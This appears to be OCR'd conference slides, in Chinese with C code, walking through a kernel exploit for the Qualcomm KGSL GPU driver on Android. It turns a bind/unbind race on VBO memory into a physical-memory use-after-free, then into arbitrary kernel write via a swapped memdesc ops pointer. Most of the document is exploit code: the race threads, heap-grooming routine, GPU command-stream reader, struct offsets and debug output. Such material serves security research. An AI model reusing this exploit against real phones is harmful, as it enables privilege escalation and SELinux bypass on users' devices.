
thread1	thread2	main
Bind_range	Remove_range	
1.mem_entry绑定给vbo_entry(refcount++)		
	2.解除vbo_entry和物理地址绑定（无效）	
	3.释放mem_entry和vbo_entry的绑定(refcount--)	
4.kgsl_mmu_map_child将物理地址绑定到vbo_entry		
		5.释放mem_entry，因此物理地址也被释放。导致UAF



条件竞争转化为UAF

条件竞争转化成了对物理地址的Use-After-Free

通过对VBO的GPU内存进行读写，可以直接读写某一块物理地址（已经被释放）。



条件竞争转化为UAF

1.首先申请一个kgsl_mem和一个ksgl_vbo

kgsl_vbo因为默认不分配物理地址，所以不能直接映射，需要先用kgsl_get_info获取GPU VA地址，走IOCTL指令进行读写。

```
480 uint64_t gpu_trigger(int num)
481 {
482
483     int id1, id2, id3, id4;
484
485     uint64_t alloc_size = PAGE_CNT * 0x1000;
486
487     // alloc obj1
488     id1 = kgsl_gpu_alloc(fd, KGSL_MEMFLAGS_USE_CPU_MAP, alloc_size);
489     if (id1 < 0)
490         return -1;
491     void *cpu_mmap1 = mmap(0, alloc_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, id1 * 0x1000);
492     if (cpu_mmap1 == (void *)-1) {
493         perror("[-] cpu_buffer mmap failed");
494         return -1;
495     }
496     debug("cpu_mmap1 %p\n", cpu_mmap1);
497     memset(cpu_mmap1, 'A', alloc_size);
498
499     //alloc vbo obj
500     id3 = kgsl_gpu_alloc(fd, KGSL_MEMFLAGS_VBO, alloc_size); //没有CPU_MAP选项
501     if (id3 < 0)
502         return -1;
503
504     gpu_addr = kgsl_get_info(fd, id3);
505     if (!gpu_addr)
506         return -1;
507
508     // race
509     pthread_t t1;
510     struct bind_arguments bind_args;
511     bind_args.fd = fd;
512     bind_args.alloc_size = alloc_size;
513     bind_args.obj_id = id1;//id2;
514     bind_args.vbo_id = id3;
515     pthread_create(&t1, NULL, bind_proc, &bind_args);
```

分配kgsl_mem

分配kgsl_vbo

条件竞争转化为UAF

1.首先申请一个kgsl_mem和一个ksgl_vbo

2 .创建unbind线程(thread)，解绑kgsl_mem和ksgl_vbo

```c
void *bind_proc(void *args)
{
    struct bind_arguments *bind_args = (struct bind_arguments *)args;
    struct kgsl_gpumem_bind_ranges bind_ranges;
    struct kgsl_gpumem_bind_range range;

    memset(&bind_ranges, 0, sizeof(bind_ranges));
    memset(&range, 0, sizeof(range));

    bind_ranges.ranges = (uint64_t)&range;
    bind_ranges.ranges_nents = 1;
    bind_ranges.ranges_size = sizeof(range);
    bind_ranges.id = bind_args->vbo_id;

    range.child_offset = 0;
    range.target_offset = 0;
    range.length = bind_args->alloc_size;
    range.child_id = bind_args->obj_id;
    range.op = KGSL_GPUMEM_RANGE_OP_UNBIND;//KGSL_GPUMEM_RANGE_OP_BIND;

    step = 1;
    while (step);
    if (ioctl(bind_args->fd, IOCTL_KGSL_GPUMEM_BIND_RANGES, &bind_ranges)) {
        perror("[-] ioctl IOCTL_KGSL_GPUMEM_BIND_RANGES failed");
    }

    pthread_exit(0);
}
```

```c
uint64_t gpu_trigger(int num)
{

    int id1, id2, id3, id4;

    uint64_t alloc_size = PAGE_CNT * 0x1000;

    // alloc obj1
    id1 = kgsl_gpu_alloc(fd, KGSL_MEMFLAGS_USE_CPU_MAP, alloc_size);
    if (id1 < 0)
        return -1;
    void *cpu_mmap1 = mmap(0, alloc_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, id1 * 0x1000);
    if (cpu_mmap1 == (void *)-1) {
        perror("[-] cpu_buffer mmap failed");
        return -1;
    }
    debug("cpu_mmap1 %p\n", cpu_mmap1);
    memset(cpu_mmap1, 'A', alloc_size);

    //alloc vbo obj
    id3 = kgsl_gpu_alloc(fd, KGSL_MEMFLAGS_VBO, alloc_size); //没有CPU_MAP选项
    if (id3 < 0)
        return -1;

    gpu_addr = kgsl_get_info(fd, id3);
    if (!gpu_addr)
        return -1;

    // race
    pthread_t t1;
    struct bind_arguments bind_args;
    bind_args.fd = fd;
    bind_args.alloc_size = alloc_size;
    bind_args.obj_id = id1;//id2;
    bind_args.vbo_id = id3;
    pthread_create(&t1, NULL, bind_proc, &bind_args);
```

分配kgsl_mem

分配kgsl_vbo

Unbind线程

条件竞争转化为UAF

1.首先申请一个kgsl_mem和一个ksgl_vbo

2 .创建unbind线程(thread)，解绑kgsl_mem和ksgl_vbo


3.和线程同时执行bind操作，绑定kgsl_mem和ksgl_vbo

```
508     // race
509     pthread_t t1;
510     struct bind_arguments bind_args;
511     bind_args.fd = fd;
512     bind_args.alloc_size = alloc_size;
513     bind_args.obj_id = id1;//id2;
514     bind_args.vbo_id = id3;
515     pthread_create(&t1, NULL, bind_proc, &bind_args);
516
517     struct kgsl_gpumem_bind_ranges bind_ranges;
518     struct kgsl_gpumem_bind_range range;
519     memset(&bind_ranges, 0, sizeof(bind_ranges));
520     memset(&range, 0, sizeof(range));
521
522     bind_ranges.ranges = (uint64_t)&range;
523     bind_ranges.ranges_nents = 1;
524     bind_ranges.ranges_size = sizeof(range);
525     bind_ranges.id = id3;
526
527     range.child_offset = 0;
528     range.target_offset = 0;
529     range.length = alloc_size;
530     range.child_id = id1;
531     range.op = KGSL_GPUMEM_RANGE_OP_BIND;
532
533     while (!step);
534     step = 0;
535     if (ioctl(fd, IOCTL_KGSL_GPUMEM_BIND_RANGES, &bind_ranges)) {
536         perror("[-] ioctl IOCTL_KGSL_GPUMEM_BIND_RANGES failed");
537         return -1;
538     }
```

bind

条件竞争转化为UAF

条件竞争成功



KGSL第二阶段：从UAF到内核全局读写

利用思路

- 当前：能够实现随机物理地址的读写
- 目标：修改内核空间的数据，以实现权限提升、关闭selinux等功能
- 缺乏能力：内核空间任意地址写

利用思路


- 当前：能够实现随机物理地址的读写
- 目标：修改内核空间的数据，以实现权限提升、关闭selinux等功能
- 缺乏能力：内核空间任意地址写

- KGSL_MEM_ENTRY的二次利用价值：
  - 无限分配：可以轻松堆喷，只需要申请kgsl_mem就会创建。
  - 内存读写能力：物理地址和size值，如果被修改，可以映射物理地址
  - 特征明显：包含metadata标签，在内存中容易寻找

```
struct kgsl_memdesc {
struct kgsl_pagetable *pagetable;
void *hostptr;
unsigned int hostptr_count;
uint64_t gpuaddr;
phys_addr_t physaddr;
uint64_t size;
```

全局任意地址写

- KGSL_MEM_ENTRY堆喷
  - 写入特征metadata，大量申请kgsl_mem_entry
  - 查找特征值，找到kgsl_memdesc
- 直接改physaddr和size，但是没有效果



全局任意地址写

```
struct kgsl_memdesc {
    struct kgsl_pagetable *pagetable;
    void *hostptr;
    unsigned int hostptr_count;
    uint64_t gpuaddr;
    phys_addr_t physaddr;
    uint64_t size;
    unsigned int priv;
    struct sg_table *sgt;
    const struct kgsl_memdesc_ops *ops;
```

```
static const struct kgsl_memdesc_ops kgsl_page_ops = {
    .free = kgsl_free_pages,
    .vmflags = VM_DONTDUMP | VM_DONTEXPAND | VM_DONTCOPY
    .vmfault = kgsl_paged_vmfault,
    .map_kernel = kgsl_paged_map_kernel,
    .unmap_kernel = kgsl_paged_unmap_kernel,
    .put_gpuaddr = kgsl_unmap_and_put_gpuaddr,
};
```

```
static const struct kgsl_memdesc_ops kgsl_contiguous_ops = {
    .free = kgsl_contiguous_free,
    .vmflags = VM_DONTDUMP | VM_PFNMAP | VM_DONTEXPAND | VM_D
    .vmfault = kgsl_contiguous_vmfault,
    .put_gpuaddr = kgsl_unmap_and_put_gpuaddr,
};
```

kgsl_contiguous_ops

```
static vm_fault_t kgsl_contiguous_vmfault(struct kgsl_memdesc *memdesc,
                struct vm_area_struct *vma,
                struct vm_fault *vmf)
{
    unsigned long offset, pfn;

    offset = ((unsigned long) vmf->address - vma->vm_start) >>
        PAGE_SHIFT;

    pfn = (memdesc->physaddr >> PAGE_SHIFT) + offset;
    return vmf_insert_pfn(vma, vmf->address, pfn);
}
```


触发缺页vmfault才会执行vmf_insert_pfh来映射物理地址到用户空间

1. Do mmap on this kgsl_memdesc
2. When user space probes the mmap'ed memory, it will trigger vmfault and setup the mapping for memdesc->physaddr

全局任意地址写

- 需要修改ops为kgsl_contiguous_ops
- 绕过KASLR

```
ffffffdd39066f60 r kgsl_contiguous_ops   [msm_kgsl]
ffffffdd39067020 r kgsl_page_ops         [msm_kgsl]
```



全局任意地址写

- 经过测试kgsl_contiguous_ops和kgsl_page_ops偏移固定为0xc0不需要爆破。

Shell

```
nuwa:/ # cat /proc/kallsyms|grep kgsl_contiguous_ops
ffffffe4c1cc2d50 r kgsl_contiguous_ops [msm_kgsl]
nuwa:/ # cat /proc/kallsyms| grep kgsl_page_ops
ffffffe4c1cc2e10 r kgsl_page_ops [msm_kgsl]
```

堆风水

- 因为碎片机制，之前分配物理地址暂时还是在GPU的内存池中，并没有完全被系统回收。因此我们堆喷可能无法占位成功。

```
get int 4444444444444444
[i] gpu id = 195
[i] gpu id = 196
[i] read sucess
get int 4444444444444444
[i] gpu id = 197
[i] read sucess
get int 4444444444444444
[i] gpu id = 198
[i] read sucess
get int 4444444444444444
[i] gpu id = 199
[i] read sucess
get int 4444444444444444
[i] Finsih search memdesc, no found
[+] exploit done
[w] failed
```

堆风水

- 申请大量内存来触发GPU内存释放到内核内存的管理中。

```
655  void heap_fengshui(int num)
656  {
657      info("Starting heap fengshui\n");
658      int pid[num];
659      for (int i = 0; i < num; i++) {
660          pid[i] = do_alloc();
661      }
662      if (num == 1)
663          usleep(5000);
664      else
665          sleep(3);
666      for (int i = 0; i < num; i++) {
667          kill(pid[i], SIGKILL);
668      }
669      for (int i = 0; i < num; i++) {
670          wait(NULL);
671      }
672      ok("Finish heap fengshui\n");
673  }
```


GPU地址读写

- 因为vbo没有mmap机制，所以需要调用gpu的指令来读内存。
- 实现一个gpu_readall，读取vbo内存。

```
245  static const uint64_t gpu_readall(uint64_t addr, size_t count, void *results)
246  {
247      assert(count <= 0x3000);
248      const uint32_t magic = rand();
249
250      size_t offset_scratch = 0x10;
251      size_t offset_ret = offset_scratch + 0xd0000;
252      size_t offset_value = offset_scratch + 0xd0000 + 8;
253      uint32_t *cmds_start = (uint32_t *)(cmd_buffer + offset_scratch);
254      uint32_t *cmds = cmds_start;
255      for (size_t i = 0; i < count; i++) {
256          *cmds++ = cp_type7_packet(CP_MEM_TO_MEM, 5);
257          *cmds++ = 0;
258          cmds += cp_gpuaddr(cmds, cmd_buffer_gpu_addr + offset_value + i * 8);
259         //cmds += cp_gpuaddr(cmds, addr + i*4 );
260         cmds += cp_gpuaddr(cmds, addr + i*8 );
261
262          *cmds++ = cp_type7_packet(CP_MEM_TO_MEM, 5);
263          *cmds++ = 0;
264          cmds += cp_gpuaddr(cmds, cmd_buffer_gpu_addr + offset_value + i*8 + 4);
265          //cmds += cp_gpuaddr(cmds, addr + i*4 + 4);
266          cmds += cp_gpuaddr(cmds, addr + i*8 + 4);
267      }
268
269      *cmds++ = cp_type7_packet(CP_MEM_WRITE, 3);
270      cmds += cp_gpuaddr(cmds, cmd_buffer_gpu_addr + offset_ret);
271      *cmds++ = magic;
```

Kernel Patch


- gpuaddr_offset = 0x190
- physaddr_offset = 0x188
- size_offset = 0x180
- kgsl_memdeesc_ops_offset = 0x168
- gpuobj_id_offset = 0x18




```
0x401E032BD0 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032BE0 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032BF0 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032C00 | 02 00 00 00  00 00 00 00  00 7A 1F 90  89 FF FF FF | .........z......
0x401E032C10 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032C20 | 00 A0 53 F3  3F 00 00 00  00 00 00 00  00 00 00 00 | ..S.?...........
0x401E032C30 | 00 30 00 00  00 00 00 00  08 04 00 00  00 00 00 00 | .0..............
0x401E032C40 | 00 00 00 00  00 00 00 00  10 7E 9F 10  D0 FF FF FF | .........~......
0x401E032C50 | 00 00 0C 10  00 00 00 00  10 D0 F8 22  80 FF FF FF | ..........."....
0x401E032C60 | 00 00 00 00  00 00 00 00  00 3C 94 7E  88 FF FF FF | .........<.~....
0x401E032C70 | 03 00 00 00  00 00 00 00  00 00 00 00  AD 4E AD DE | .............N..
0x401E032C80 | FF FF FF FF  00 00 00 00  FF FF FF FF  FF FF FF FF | ................
0x401E032C90 | 08 BC A1 10  D0 FF FF FF  28 15 9A 15  D0 FF FF FF | ........(.......
0x401E032CA0 | 00 00 00 00  00 00 00 00  50 53 9F 10  D0 FF FF FF | ........PS......
0x401E032CB0 | 00 02 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032CC0 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032CD0 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032CE0 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
